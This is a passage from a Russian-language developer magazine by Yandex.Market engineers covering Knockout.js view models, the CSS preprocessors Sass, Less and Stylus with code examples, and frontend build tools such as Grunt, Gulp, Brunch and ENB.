- работа с полями формы и событиями: click, event, submit, enable, disable, value, hasFocus, checked, options, selectedOptions, uniqueName;
- рендеринг шаблонов: template.

Стоит отдельно обратить внимание на биндинг template, точнее, на то, что лежит за ним. Как ты уже, наверное, догадался, он служит для вывода результата работы шаблонизатора. По умолчанию в Knockout есть встроенный шаблонизатор, который лежит в основе всех биндингов контроля потока, таких как if или foreach, но принцип работы биндинга позволяет тебе использовать любой строковый шаблонизатор (где на выходе получается строка с HTML), хотя для этого и придется написать немного кода. Пример интеграции Underscore шаблонизатора с Knockout: jsfiddle.net/rniemeyer/NW5Vn/.

Теперь посмотрим, как выглядит основная часть примера с подарками — его модель представления. В ней хранится текущий список подарков, который был инициализирован данными из нашей модели и мог быть изменен пользователем через взаимодействия с представлением. Таких взаимодействий определено три: добавление подарка, удаление подарка и сохранение списка подарков на сервер.

```
var GiftModel = function(gifts) {
   var self = this;
   self.gifts = ko.observableArray(gifts);
   self.addGift = function() {
       self.gifts.push({
           name: "",
           price: ""
       });
   };
   self.removeGift = function(gift) {
       self.gifts.remove(gift);
   };
   self.save = function(form) {
       ko.utils.postJson($("form")[0], self.gifts);
```

```
        ko.utils.postJson($("form")[0], self.gifts);
    };
};
var viewModel = new GiftModel(storedGifts);
ko.applyBindings(viewModel);
```

Спорю, ты уже догадался, что ключевая фишка этого кода — ko.observableArray(gifts), которая и делает большую часть всей работы. Так и есть, observable — это специальные объекты, которые умеют уведомлять всех своих подписчиков об изменении данных и автоматически отслеживать зависимости. Именно на них основано связывание данных в Knockout, и очень важно понимать, что они собой представляют. Хоть официальная документация и утверждает обратное (чтобы завлечь тебя), нельзя эффективно работать с Knockout без знания того факта, что отслеживание зависимостей внутри observables работает в реальном времени, то есть цепочка зависимостей будет всегда выстроена заново при обращении к observable. Именно по этой причине не стоит злоупотреблять зависимостями и не создавать круговых зависимостей. Хотя Knockout и не даст тебе выстрелить себе в ногу, это может привести к существенным потерям производительности и большим разочарованиям.

Метод ko.applyBindings(viewModel) служит для инициализации твоей модели представления, фактически «запуская» приложение. Он может принимать вторым параметром указатель на DOM-элемент, который станет корневым для переданной ViewModel. Таким образом можно создавать отдельные модели представления для каждой части UI.

Выводы

Говорить о Knockout и принципах его работы можно долго и все равно не прийти к какому-то решающему выводу. MVVM-подход в разработке интерфейсов сам по себе еще достаточно молод и не успел завоевать должного доверия вне .NET-тусовки. Knockout же, с одной стороны, имеет достаточно низкий порог вхождения и позволяет окунуться в MVVM с головой, не выходя из браузера. С другой — внутренние механизмы довольно сложны и порой неоднозначны. Если ты попытаешься использовать его в большом одностраничном приложении, то рано или поздно обнаружишь себя зарывшимся глубоко в дебри исходников для observable и биндингов.



Андрей Чупейкин
разработчик интерфейсов, Яндекс.Маркет
andychups@ya.ru



rainx
разработчик интерфейсов, Яндекс.Маркет
rainx@inbox.ru

В ЕДИНОМ СТИЛЕ

РАЗБИРАЕМСЯ В ОТЛИЧИЯХ ПРЕПРОЦЕССОРОВ CSS

Как ты помнишь, на заре интернета визуальное представление документов целиком ложилось на плечи браузеров, которые использовали свои собственные встроенные стили для отображения различных HTML-тегов. Поскольку никакими стандартами на тот момент оформление не регламентировалось, производители браузеров в борьбе за неокрепшие умы пользователей украшали странички как могли, и в результате один и тот же документ мог разительно отличаться по внешнему виду в зависимости от ОС и браузера, в котором он отображался.

Глядя на эту дикую вольницу, норвежский ученый-информатик Хокон Виум Ли в 1994 году предложил производителям браузеров концепцию каскадных таблиц стилей, призванную отделить оформление от структуры веб-страницы и целиком отдать его на откуп веб-разработчиков. Идея приглянулась свежесобранному консорциуму W3C, и после двух лет прений и согласований спецификация CSS 1.1 была выброшена прямо на поле боя разгоравшейся войны браузеров. В дальнейшем спецификация CSS пережила еще два мажорных релиза, обзавелась огромной кучей новых свойств и умений, но концептуально недалеко ушла от изначальных редакций: задание стилей, как и раньше, сводилось к монотонному перечислению свойств для каждого элемента индивидуально, браузеры исправно поставляли уникальные префиксозависимые фичи. К тому же отсутствовали единые рекомендации по группировке (или сортировке) CSS-свойств внутри блоков, что, в свою очередь, порождало многочисленные холивары.

В таком виде CSS вступил в конец двухтысячных, своеобразный ренессанс фронтенд-разработки. CSS-разметка все чаще стала ложиться на плечи профильных фронтенд-разработчиков, которые быстро обнаружили, что в текущем виде CSS сложно поддается структуризации и автоматической генерации и не предоставляет никаких возможностей для гибкой и динамической работы со стилями элементов. Грядущий CSS3 обещал немного скрасить ситуацию, предложив некоторые новые селекторы и встроенные средства для работы с анимацией, но необходимость в префиксах и отслеживании поддержки браузерами новых фич делала процесс еще более утомительным. В результате неуемный энтузиазм Ruby- и JavaScript-разработчиков вылился в создание нескольких «семейств» CSS-препроцессоров, а также целых фреймворков на их основе.

В большинстве своем препроцессоры CSS преследуют схожие цели: унификация браузерных префиксов и хаков, упрощение синтаксиса, вложенность селекторов и привнесение в описания стилей базовой логики. Таким образом, вместо сугубо декларативного перечисления свойств появляется возможность описывать стили, используя подходы и приемы, характерные для «полноценных» языков программирования: переменные, миксины (некоторое подобие шаблонных наборов свойств, позволяющее подстановки и замены внутри себя), а также циклы, условия и несложную математику.

В настоящее время многие из этих приемов понемногу переносятся в спецификации самого CSS (например, `calc()` уже поддерживается большинством современных браузеров, в ближайшем будущем в CSS ожидаются миксины, переменные, задаваемые с помощью @var, и многие другие вкусняшки), но неторопливость W3C никуда не делась, а препроцессоры все это предлагают уже сейчас и обеспечивают прекрасную кросс-браузерность получаемых на выходе стилей.

Препроцессор Sass начал свой путь в 2007 году как часть HTML-шаблонизатора Haml для Ruby on Rails. Вдохнув в CSS-разметку новую жизнь, он быстро завоевал симпатии рубистов, несмотря на отсутствие каких-либо средств отладки и необходимость привыкать к нестандартному «своему» синтаксису.

В ранних версиях создатели Sass Хэмптон Кэтлин и Натан Вайценбаум вместе с примкнувшим к ним впоследствии Крисом Эпштейном заложили в него многое из того джентльменского набора, что сегодня в том или ином виде сопровождает все CSS-препроцессоры: переменные, вычисления, вложенные селекторы и миксины (в ранних версиях, правда, статические и не позволяющие подстановку аргументов). По мере взросления функциональность Sass существенно расширялась и дополнялась.

> При некоторой сноровке и уйме свободного времени на Sass можно реализовать, например, пузырьковую сортировку. Красиво, бесполезно, работает...

Переменные

То, чего сильно не хватало оригинальному CSS, — переменные в Sass записываются с помощью символа $ и позволяют хранить строки, цвета, булевы значения и даже целые списки свойств:

SASS
```
$red: #FF4848
$narrow: 45px
$article_text: 1.5em, Helvetica, Arial, sans-serif
```

Строго говоря, переменные в Sass скорее являются константами: после присвоения значение переменной изменить нельзя. Подставлять переменные можно в любые свойства, также их можно использовать в вычислениях и некоторых интересных встроенных функциях Sass. Например, для работы с цветом есть отличные darken() и lighten():

SASS
```
$red: #FF5050
h1
  color: $red
p
  color: darken($red, 10%)
```

CSS
```
h1 {
  color: #ff5050;
}
p {
  color: #ff1d1d;
}
```

Встроенных функций в Sass множество, они позволяют работать с числами, строками (и прочими известными Sass типами данных) не хуже полноценного ЯП. Полный

ми (и прочими известными Sass типами данных) не хуже полноценного API. Полный список функций можно найти в документации Sass.

Вложенность

Sass выводит работу с CSS-селекторами на качественно новый уровень, позволяя отступами в коде указывать их вложенность. В результате вместо утомительного перечисления родительских селекторов

CSS
```
div.toplevel{
    // Какие-то свойства родителя
}
div.toplevel p {
    // Свойства вложенного элемента
}
div.toplevel p ul {
    // Свойства самого глубоко вложенного элемента
}
```

мы можем записать все гораздо компактнее и проще:

SASS
```
div.toplevel
  // Какие-то свойства родителя
  p
    // Свойства вложенного элемента
    ul
      // Свойства самого глубоко вложенного элемента
```

Главное — не поддаваться на провокацию легкости описания и не забывать, что излишней вложенностью CSS-селекторов можно ощутимо затормозить парсинг CSS в браузере.

Импорт

Еще одним долгожданным нововведением в Sass стал импорт файлов. Организован импорт очень просто: имя подключаемого файла (в идеологии Sass такие файлы называются partials) должно начинаться с нижнего подчеркивания, а для его включения в основном файле нужно вызвать директиву @include и указать относительный путь к подключаемому файлу. При этом нижнее подчеркивание и расширение файла можно опустить.

SASS
```
// Подключаем _buttons.sass
@import 'buttons'
```

Кроме очевидного повторного использования кода, импорты позволяют структурировать и организовывать код, что особенно актуально для больших проектов.

Вычисления и миксины

Миксины в Sass — главный генератор восторга и слез умиления у суровых бородатых кодеров. Представляя собой некоторое подобие функций, присущих «большим» языкам программирования, миксины позволяют использовать принцип DRY на полную катушку: описывать заранее наборы CSS-правил и подставлять их в любое место легким движением руки:

```
SASS
// Описываем сам миксин с помощью знака =
=rectangle-block($x, $y)
  display: block
  width: $x
  height: $y
// и подключаем в любой список свойств:
.square
  +rectangle-block(50px, 50px)
  background-color: red
.long
  +rectangle-block(120px, 10px)
  background-color: blue
```

На выходе получим вот такой CSS:

```
CSS
.square {
  display: block;
  width: 50px;
  height: 50px;
  background-color: red;
}
.long {
  display: block;
  width: 120px;
  height: 10px;
  background-color: blue;
}
```

А ведь Sass еще и поддерживает разнообразные вычислительные и логические операции с известными ему типами данных: например, с размерами (`height: ($size + 40px) / 2`) или цветами (`$base-color - #404040`)!

На основе Sass было создано немало библиотек и фреймворков. Особое место среди них занимает Compass, разработанный одним из соавторов Sass Крисом Эпштейном. Он предоставляет в твое распоряжение подборку CSS3-миксинов, актуальный reset всех встроенных браузерных стилей, средства для создания различных grid'ов и layout'ов. Compass также обеспечивает тебя внушительным количеством утилит и хелперов: средствами для работы с типографикой, расширенной математи-

кой,тригонометрией и многим другим.

В 2009 году Алексис Селье представил миру новый инструмент для более гибкой работы со стилями под названием Less. Первая реализация была разработана Алексисом на Ruby, и это означало, что у Sass появился конкурент.

В это время Node.js начал набирать обороты. Алексис, чувствуя тенденцию, решил переписать Less на JavaScript и преподнес подарок на День защитника Отечества в виде initial-коммита.

Теперь Less может работать как на сервере под Node.js или Rhino, так и на клиенте. Отмечу, что с кросс-браузерностью особых проблем не наблюдалось, он нормально заводился и работал даже в IE6. Поэтому некоторые ленивые разработчики использовали его на клиенте без особых плясок с бубном: подключил JS-файл и пиши себе спокойно, не нужно поднимать Node.js, настраивать вотчеры, решать иные проблемы (что с производительностью у такого подхода, тебе, думаю, очевидно :)).

Info

В ответ на твит небезызвестной в мире CSS Лии Веру о поисках браузерного компилятора Sass, реализация libsass для C была портирована на JavaScript при помощи emscripten. Теперь при помощи получившейся либы Sass.js, Sass и SCSS можно исполнять прямо в браузере!

Less довольно быстро начал обретать популярность, Twitter заюзал его в своем фреймворке Bootstrap, звездочки и форки в GitHub росли. По данным опроса сайта css-tricks.com в 2012 году, 51% из всех, кто пользуется препроцессорами, отдают свое предпочтение Less, Sass + SCSS — 41%, Stylus — 6%, другим — 2%.

Он не испытывает проблем с подсветкой синтаксиса в различных редакторах, также нет проблем и со встраиванием во всевозможные сборщики, начиная Grunt и заканчивая ENB. Нет проблем и с GUI-приложениями для сборки на разных платформах: Mac, Windows и других.

В мае 2012 года Алексис передал контроль над разработкой и развитием проекта команде, и, на мой взгляд, это скорее плюс, чем минус, так как спустя месяц после принятия этого решения активность разработки над проектом возросла. Ребята даже сделали новый сайт, который хорошо и понятно структурирован, как, впрочем, и документация.

Основные возможности и фичи

Активность — это хорошо, а какие плоды этой активности появились в самом препроцессоре? Что, например, предлагает Less для работы с CSS3? Градиенты, анимации, скругления, трансформации, транзишены в суровых реалиях вендорных префиксов

добавляют немало работы. А какие-нибудь хелперы для рутинных задач, например перевод изображений в Base64 или автосборка спрайтов?

Перед тем как я расскажу, что есть из фич, хочется кратко озвучить основные возможности Less.

Переменные

Переменные — они и в Африке переменные. Удобно использовать для объявления имени основных шрифтов, цветов.

Миксины

Позволяют выделить повторяющиеся куски кода, также могут принимать входящие аргументы. Любопытно, что есть свойство `@arguments`, как в JavaScript.

Удобно использовать для создания своих «функций».

LESS

```
.b-pretty-text (color, family, size) {
  color: @color;
  font-family: "family";
  font-size: size;
}
.b-pretty-text-1 {
  .b-pretty-text('red', 'Comic Sans', '27px')
}
```

CSS

```
.b-pretty-text-1 {
  color: #ff0000;
  font-family: "Comic Sans";
  font-size: 27px;
}
```

Расширения

Позволяет расширить текущее правило правилом, указанным в расширении. Основное отличие расширения от миксинов в том, что миксины позволяют пробрасывать дополнительные параметры, а расширение не дублирует код за счет наследования стилей в CSS.

LESS

```
.b-message {
  color: black;
  background-color: green;
  background-image: url('/i/foo.png');
  background-repeat: no-repeat;
}
.b-message-error {
  &:extend(.b-message);
  color: white;
```

```
  background-color: green;
}
```

```CSS
.b-message,
.b-message-error {
    color: black;
    background-color: green;
    background-image: url('/i/foo.png');
    background-repeat: no-repeat;
}
.b-message-error {
    color: white;
    background-color: green;
}
```

Импорт

Подключает внешние валидные файлы Less, CSS.

Гуарды (guards)

Позволяют декларировать условие, по которому меняется результат выполнения правила для селектора.

```LESS
.b-chameleon (@val) when (lightness(@val) >= 50%) {
  background-color: black;
}
.b-chameleon (@val) when (lightness(@val) < 50%) {
  background-color: white;
}
.b-chameleon (@val) {
  color: @val;
}
.b-foo { .b-chameleon(#ddd) }
.b-bar { .b-chameleon(#555) }
```

```CSS
.b-foo {
  background-color: black;
  color: #dddddd;
}
.b-bar {
  background-color: white;
  color: #555555;
}
```

Мердж

Соединение в одно свойство нескольких свойств.

LESS

```
.b-button() {
  box-shadow+: inset 0 0 10px #555;
}
.b-button-next {
  .b-button();
  box-shadow+: 0 0 20px black;
}
```

CSS

```
.b-button-next {
  box-shadow: inset 0 0 10px #555, 0 0 20px black;
}
```

Вложенность правил, конкатенация

Простой пример использования, вариации можно посмотреть в разделе Parent Selectors.

LESS

```
.b-popup {
  positon: fixed;
  padding: 20px;
  &__close {
  color: red;
  }
  .b-button {
  position: absolute:
  bottom: 20px;
  }
}
```

CSS

```
.b-popup {
  positon: fixed;
  padding: 20px;
}
.b-popup__close {
  color: red;
}
.b-popup .b-button {
  position: absolute:
  bottom: 20px;
}
```

Теперь снова можно вернуться к фичам. Так вот, на последние два вопроса ответ простой — перевод изображений в Base64 появился в версии 1.4, я в свое время активно работал с версией 1.3, и этой фичи чертовски не хватало, а вот автосборки спрайтов из коробки нет.

Библиотеки

Что касается упрощения работы с CSS3, то тут на помощь приходит 3rd party библиотека LESS Hat — лучшее, что сейчас есть для этих целей. Она покрывает большинство кейсов, которые возникают при работе с CSS3, позволяет гибко передавать параметры в миксины и делает всю работу за тебя.
Устроена по схожему принципу с LESS Elements. Правда, сходство только в том, что это тоже набор миксинов; таких проблем, как при использовании LESS Elements, не возникает. Решим ту же задачу:

LESS
```
@import 'lesshat.less';
.b-button {
  // Добавляем еще один шаг для отрисовки градиента. Никаких проблем
  .background-image(linear-gradient(to bottom, #fb83fa 0%, red 50%, #e93cec ↵
  100%))
}
```

CSS
```
.b-button {
  background-image: url(data:image/svg+xml;base64,PD94bWwgdmVyc2lvbj0iMS4wIiA↵
  /PjxzdmcgeG1sbnM9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB3aWR0aD0iMTAwJSIgaG↵
  VpZ2h0PSIx$
  background-image: -webkit-linear-gradient(top, #fb83fa 0%, #ff0000 50%, ↵
  #e93cec 100%);
  background-image: -moz-linear-gradient(top, #fb83fa 0%, #ff0000 50%, ↵
  #e93cec 100%);
  background-image: -o-linear-gradient(top, #fb83fa 0%, #ff0000 50%, ↵
  #e93cec 100%);
  background-image: linear-gradient(to bottom, #fb83fa 0%, #ff0000 50%, ↵
  #e93cec 100%);
}
```

Так в чем же хитрость LESS Hat? Как они реализовали гибкость вызовов миксинов? Все просто. В Less мы можем исполнять JavaScript в процессе обработки стилей, и авторы библиотеки парсят входные данные в миксин и преобразуют их в нужный вид.

Кстати, миксины библиотеки не пишутся руками, а описываются в JS-файлах в определенном формате. Сами Less-миксины создаются на основе этих файлов с помощью сборки Grunt.

Отмечу как плюс, что данный подход позволил им покрыть тестами результат работы библиотеки.

Заключение

Заключение

В общем и целом Less — хороший инструмент; в свое время он страдал от недостатка внимания со стороны разработчиков, и ему не хватало библиотеки для работы с CSS3. Сейчас эти проблемы отходят на задний план, и пару Less + LESS Hat можно рассматривать как один из кандидатов в стеке технологий фронтенд-разработчика.

Первый релиз Stylus состоялся 31 января 2011 года, и практически следом за ним зарелизилась библиотека Nib, упрощающая работу с CSS3 и решающая проблему контроля вендорных префиксов.

Автором Stylus и, что немаловажно, Nib является небезызвестный TJ Holowaychuk, который описывает Stylus как революционно новый язык. Неясно, правда, что именно в нем революционного: по возможностям он примерно на одном уровне с Sass и Less.

Stylus было не так сложно отвоевать свою часть рынка: многие разработчики были знакомы с хорошо зарекомендовавшими себя проектами TJ Holowaychuk (Express, Jade, Mocha). Также немаловажным оказалось то, что в комплекте шел Nib. Приобретенная популярность сыграла свою роль, и вот уже многие IDE поддерживают синтаксис Stylus, системы сборки знают, как и чем собирать его, для Connect написан middleware для исполнения в runtime.

В проекте на текущий момент 113 контрибьютеров, которые активно пилят, в том числе есть разработчики из России, ребята из Яндекс.Почты (кстати, в Почте используется Stylus).

Да, у Stylus определенно есть свои плюсы, он изначально разрабатывался на JavaScript, есть возможность использовать несколько синтаксисов: индентный Ruby-стайл и классический CSS. Также можно отнести к плюсам, что у препроцессора и библиотеки один автор, который явно понимал ее важность и необходимость.

Основные возможности и фичи

У Stylus есть пара примечательных отличий от его коллег по цеху. Первая из них — это возможность получать значения свойств в контексте одного правила:

STYLUS

```
.b-popup {
  position: fixed;
  top: 50%;
  height: 200px;
  margin-top: -(@height / 2);
}
```

Вторая — это неявный вызов миксинов, что добавляет синтаксису Stylus элегантность и читаемость. Хотя, с другой стороны, из-за этой фичи может пострадать понимание кода, смотри пример, и сам все поймешь:

STYLUS

```
// Объявляем миксин
background() {
  background: #ffffff;
}
.b-button {
  // Неявно вызываем его
  background: #000000;
}
```

CSS

```
.b-button {
  background: #fff;
}
```

В остальном Stylus похож на своих конкурентов. Он так же, как и Less, может выполняться в браузере, может переводить изображения в Base64, так же, как и у Sass, есть автосборка спрайтов (3rd party), имеет схожие базовые возможности: переменные, миксины, расширение, импорт, ветвление, вложенность правил, конкатенация (кстати, у Sass этой возможности нет).

Хочется показать пример использования автосборки спрайтов (в свое время прочитал об этой фиче у команды разработки Facebook и был впечатлен, теперь и ты можешь использовать ее):

STYLUS

```
$animated_flame = sprite-map('flame')
#flame
  background: url(sprite-url($animated_flame)) no-repeat
  height: sprite-height($animated_flame, 'flame_a_0001')
  width: sprite-width($animated_flame, 'flame_a_0001')
.flame-frame-1
  background-position: sprite-position↵
    ($animated_flame, 'flame_a_0001')
.flame-frame-2
  background-position: sprite-position($animated_flame, 'flame_a_0002')
```

CSS

```
#flame {
  background: url(../images/flame-4e9c94d3fa.png) no-repeat;
  height: 512px;
  width: 512px;
}
.flame-frame-1 {
  background-position: 0 0;
}
.flame-frame-2 {
```

```
.name-frame-2 {
  background-position: 0 -512px;
}
```

Библиотеки

У Stylus есть флагманская библиотека, о которой я уже не раз говорил, — это Nib, но можно посмотреть и на милые альтернативы Dookie и Roots Axis.

Nib — помимо средств нормализации работы с CSS3 (gradients, box-shadow, transform, transition, animation...), есть еще и утилиты обнуления свойств дефолтных стилей браузера (с возможностью обнулять свойства по группам, например font, использовать clearfix и другое). Все наборы разбиты по группам, что дает возможность подключать конкретно то, что нужно.

STYLUS
```
@import 'nib';
.b-button {
  background: linear-gradient(top, white, black);
}
```

CSS
```
.b-button {
  background: -webkit-gradient(linear, left top,  left bottom, color-stop(0, ↵
  #fff), color-stop(1,#000));
  background: -webkit-linear-gradient(top, #fff 0%, #000 100%);
  background: -moz-linear-gradient(top, #fff 0%, #000 100%);
  background: linear-gradient(top, #fff 0%, #000 100%);
}
```

Dookie — набор полезных миксинов, призванных избавить тебя от рутинной работы с CSS3 и не только. В составе есть: reset, normalize, CSS3 и довольно непривычный синтаксический сахар.

Roots Axis является частью более крупного тулкита лучших решений. По возможностям похож на Dookie, тоже имеет свой странный сахар, но еще есть более странное решение под названием buttons (стили для кнопок) и ui (стили для блоков нотификаций).

Заключение

Stylus — гибкий препроцессор, с активным сообществом, мощными библиотеками и с большим количеством 3rd party решений. У него светлое будущее, скорее даже уже светлое настоящее. На мой взгляд, несомненный лидер в гонке препроцессоров.

Денис Бугарчев,
разработчик интерфейсов, Яндекс.Маркет
begebot@gmail.com



СОБРАТЬ ЗА 60 СЕКУНД

РАЗБИРАЕМСЯ С ПОПУЛЯРНЫМИ СИСТЕМАМИ СБОРКИ ФРОНТЕНДА

В те времена, когда сайты были небольшими, необходимости в отдельной сборке фронтенда не было. Однако объем и сложность CSS и JS все увеличивались, и вид, в котором удобно разрабатывать, стал сильно отличаться от вида, в котором нужно показывать результат пользователю. Появились такие задачи, как конкатенация (склеивание) файлов, минимизация кода и даже предварительная компиляция. Результатом этого стали специализированные системы сборки фронтенда, о которых мы и расскажем.

Разумеется, как только необходимость в сборке стала ощутима, тут же на фронтенд начали переползать инструменты, использовавшиеся бэкендом. Основная их проблема и причина того, что в данный момент их все меньше используют для фронтенда, — они совершенно не заточены под его специфику, так как структура проекта, используемые технологии и цикл разработки очень сильно зависят от задач проекта и могут значительно отличаться. Тот же Ant, например, обладает многословным синтаксисом и не особо умеет делать нужные для фронтенда вещи: встроенных задач совсем немного, а расширяется он плохо. Если говорить о GNU make, то он гораздо более универсальный, поскольку оперирует shell-командами. Из недостатков нужно упомянуть об особом синтаксисе, который надо дополнительно изучать, необходимости хорошо знать shell, а также тенденции к быстрому усложнению Makefile при росте требований к сборке.

Давай рассмотрим средних размеров сайт со стандартной структурой и попробуем перечислить основные этапы сборки, которые он проходит. Для простоты предположим, что ты не заморачиваешься с созданием разных JS-файлов для разных страниц, но при этом хочешь держать в девелопмент-окружении несколько небольших файлов, чтобы поддержать какую-никакую модульность. Обычно это выглядит как-то так:

```
/libs/
  jquery.min.js
  underscore.min.js
/js/
  common.js
  carousel.js
  popups.js
  ....
```

Система сборки обычно делает следующее:

- конкатенирует все JS-файлы в один (в нужном порядке, мы же не хотим загрузить наши скрипты раньше, чем jQuery);
- проверяет JS-код на валидность (например, с помощью JSHint);
- минимизирует код, по необходимости его обфусцирует (то есть делает непонятным);
- конкатенирует CSS-файлы (порядок тут тоже важен, так как свойства часто переопределяются);
- минимизирует CSS;
- складывает файлики в отдельную директорию, из которой ты и подключаешь их в своем HTML.

Зачастую эта простая схема усложняется дополнительными требованиями: прогоняются тесты, компилируется код CSS-препроцессоров, оптимизируются картинки, компилируются шаблоны.

Все эти задачи, и даже больше, умеют решать современные инструменты сборки. Будем рассматривать самые популярные решения, которые работают на платформе Node.js. Общим их преимуществом является понятный язык, который знают

(или считают, что знают) все фронтенд-разработчики, изначальная направленность на решение задач фронтенда, а также понятное Node.js окружение, в котором ты, может быть, уже разрабатываешь свое приложение.

Grunt

Grunt — самый старый, самый главный и самый популярный инструмент для сборки. Почти все рассматриваемые нами системы сборки так или иначе сравнивают себя с Grunt, а некоторые и возникли как более быстрые или более простые его альтернативы. Несмотря на это, у него есть пара существенных недостатков.

Во-первых, как отмечают многие фронтенд-разработчики, Grunt многословен. На настройку простой системы сборки потребуется конфиг под сотню строк. Впрочем, само по себе это не такой уж недостаток: конфиг читается довольно легко, а в силу популярности Grunt найти уже готовый конфиг под типовую задачу обычно не представляет труда.

Во-вторых, Grunt разрабатывался как универсальный продукт, то есть на его основе можно решить практически любую задачу, связанную со сборкой проекта. Это круто, но за универсальность приходится платить. Как упоминавшейся многословностью, так и скоростью. В сравнении с другими системами сборки на Node.js Grunt заметно медленнее, и, что особенно неприятно, имеет тенденцию замедляться по мере роста проекта. Если не вдаваться в детали архитектуры Grunt, то причина кроется в том, что каждый раз, когда тебе нужно собрать, например, JS-файл, он пересобирает все JS-файлы. Можно постараться ускорить процесс сборки, прописав вручную необходимые связи между файлами, но на проекте со сложным деревом зависимостей файлов это может оказаться чрезмерно сложным.

Несмотря на все это, у Grunt огромная экосистема: сотни плагинов, тысячи проектов, миллиарды разработчиков, вот это все. То есть мало того, что Grunt универсален, еще и плагин под твою задачу уже, скорее всего, написан.

Подводя итог, можно сказать, что Grunt — отличный выбор для маленьких и средних проектов, особенно если раньше ты не настраивал никаких систем сборки. Огромное комьюнити, куча плагинов, понятная документация и даже статьи и доклады на русском языке для тех несчастных, кто без этого не может. Ну и конечно, если в дальнейшем по каким-то причинам Grunt перестанет тебя устраивать, всегда можно перейти на другую систему, лишенную его недостатков.

по перейти на другую систему, лишенную его недостатков.

Gulp

Gulp — активно развивающаяся в данный момент система сборки. В основе ее архитектуры лежит использование потоков в Node.js, что позволяет не записывать на диск временные файлы и папки. Основные достоинства Gulp — скорость и краткость конфига. Причем если первое бесспорно, то краткость по сравнению с Grunt достигается просто за счет другой его структуры. Если в конфиге Grunt ты по отдельности оперируешь плагинами, настраивая каждый из них, то в конфиге Gulp нужно описывать процесс, который должен пройти каждый файл (или набор файлов), чтобы быть собранным. Вот жизненный пример компиляции SASS:

```
gulp.task('styles', function() {
  return gulp.src('styles/*.scss')
    .pipe(sass({ style: 'expanded' }))
    .pipe(rename({suffix: '.min'}))
    .pipe(minifycss())
    .pipe(gulp.dest('build/styles/css'));
});
```

В первой строчке мы регистрируем задачу для Gulp с именем `styles`. Затем последовательно описываем, что же нужно сделать с каждым из файлов, подходящим под маску `styles/*.scss`: компилируем SASS, добавляем `.min` к имени файла, минимизируем, кладем в конечную директорию. Если с этим файлом понадобится делать что-то еще, мы просто добавим соответствующую команду, например `.pipe(добавить комментарий с ASCII-единорогом в начало файла)` (надеюсь, для этой повседневной задачи сделают наконец плагин). Мне такой подход к написанию конфига нравится больше: он лучше описывает, что же реально происходит с твоими файлами.

Конечно, пока Gulp проигрывает Grunt по количеству плагинов, но для большинства повседневных задач они уже написаны.

Если тебе нравится подобный подход к сборке, важна скорость и не нужно выполнять специфические задачи и не нужны плагины, которые есть только для Grunt, то Gulp может стать отличным выбором. На настоящий момент Gulp остается самым

серьезным конкурентом Grunt.

Broccolli





Самый молодой из рассматриваемых инструментов сборки. Разработчики Broccolli не скрывают, что вдохновлялись Gulp, однако считают некоторые концепции, лежащие в его основе, ошибочными. Например, они выбрали кеширование всех промежуточных результатов сборки (причем реализуемое каждым из плагинов) для ее ускорения вместо частичной пересборки только требуемых файлов. Также им не понравилось, что Gulp лучше всего оперирует с трансформацией одного файла в один итоговый, то есть один к одному. Чтобы улучшить выполнение операций вида «много к одному», в данный момент Gulp разрабатывает сложную схему с созданием виртуальной файловой системы, что разработчикам Broccolli кажется лишним усложнением и проявлением слабости изначальных концепций Gulp. Broccolli изначально оперирует понятиями деревьев вместо файлов и совершает только трансформации деревьев в другие деревья (пусть даже вырожденные и из одной вершины).

Все эти прелести не решают проблемы количества плагинов — их около двух десятков и выполняют они только базовые задачи. Если хочется попробовать что-то новое, посмотри на Broccolli, он быстр, активно разрабатывается, но для применения на серьезных проектах еще сыроват.

> Брокколи, спаржевая капуста (Brassica cauliflora subsp. simplex), однолетнее овощное растение семейства крестоцветных, подвид цветной капусты. В пищу употребляют мясистую головку — видоизменённое соцветие.

Brunch

Brunch создавался с той же задачей — уделать Grunt по всем фронтам, но подошел к ней совсем с другой стороны. Разработчики Brunch решили взять хорошим пониманием предметной области, то есть сделать менее универсальный инструмент, который будет заточен именно под задачи фронтенда, например без всяких настроек понимать, что `*.js` — это файл со скриптами, `*.coffee` — CoffeeScript и так далее. Brunch довольно быстрый, гораздо быстрее Grunt, но чуть медленнее Gulp. К безусловным достоинствам Brunch стоит отнести также действительно компактный конфиг, меньше, чем у Grunt и Gulp, в разы.

Вот, например, простой конфиг Brunch:

```
exports.config =
  files:
    javascripts:
      joinTo:
        'javascripts/app.js': /^app/
        'javascripts/vendor.js': /^(bower_components|vendor)/
    stylesheets:
      joinTo: 'stylesheets/app.css'
      order:
        after: ['vendor/styles/helpers.css']
    templates:
      joinTo: 'javascripts/app.js'
```

Заметь, что конфиг можно писать как на CoffeeScript (как в данном случае), так и на обычном JS. Мы создаем обычный модуль, который возвращает JSON с настройками сборки.

Обрати внимание на ключи joinTo и order. Это и есть знание предметной области, о котором я упоминал, — на уровне конфига Brunch знает, что ты, скорее всего, захочешь склеить файлы, причем некоторые раньше остальных. Именно это позволяет заменить 400 строк конфига Grunt на 20–30 строчек Brunch.

Плюс к этому экосистема Brunch гораздо меньше, чем у Grunt и даже чем у Gulp. Плагинов около 50 (сравни с 450+ у Gulp, например), развитие идет не очень быстро, в общем, здесь все довольно печально.

Подводя итог: если тебе очень нравятся короткие конфиги, важна скорость, но при это не нужны никакие особенные действия на этапе сборки, то можно посмотреть на Brunch. Смущает, конечно, небольшое количество плагинов, но, может быть, ситуация поменяется.

> **ENB** (как платформа) свободна от идеологии BEM. Сбор префиксов не является частью платформы, а реализуется с помощью одной из технологий.

ENB

Ну и под конец самое сладкое. Хочу рассказать про систему сборки, разработанную в Яндексе Маратом Дулиным, которая называется ENB. Именно ее мы сейчас и используем на нашем проекте. Ее подход принципиально отличается от всех описанных систем: изначально она создавалась для работы с проектами, использующими BEM-методологию, хотя, как отмечает автор, ее платформа свободна от идеологии BEM и может быть использована для всех проектов подходящей структуры.

Вкратце, в чем суть. В ENB мы оперируем понятием цели, то есть конечного файла, который нужно собрать, или ноды (папки, в общем случае страницы), для которой нужно собрать некоторый набор файлов. Для того чтобы собрать целевой файл, мы используем некоторое количество технологий (грубо говоря, плагинов в терминах Grunt, хотя технологии меньше по размерам и более специализированы). Первым делом ENB определяет исходный набор файлов, которые нужны для сборки целей (этим занимаются несколько базовых технологий, по умолчанию работающие с методологией BEM, то есть они ищут `*.bemdecl`-файл, в котором прописаны зависимости данной ноды от разных блоков), полностью разворачивает это дерево зависимостей (когда блок, от которого зависит твоя страница, сам зависит от другого, подключаются оба в нужном порядке), а затем находит файлы, необходимые для каждой зареги-

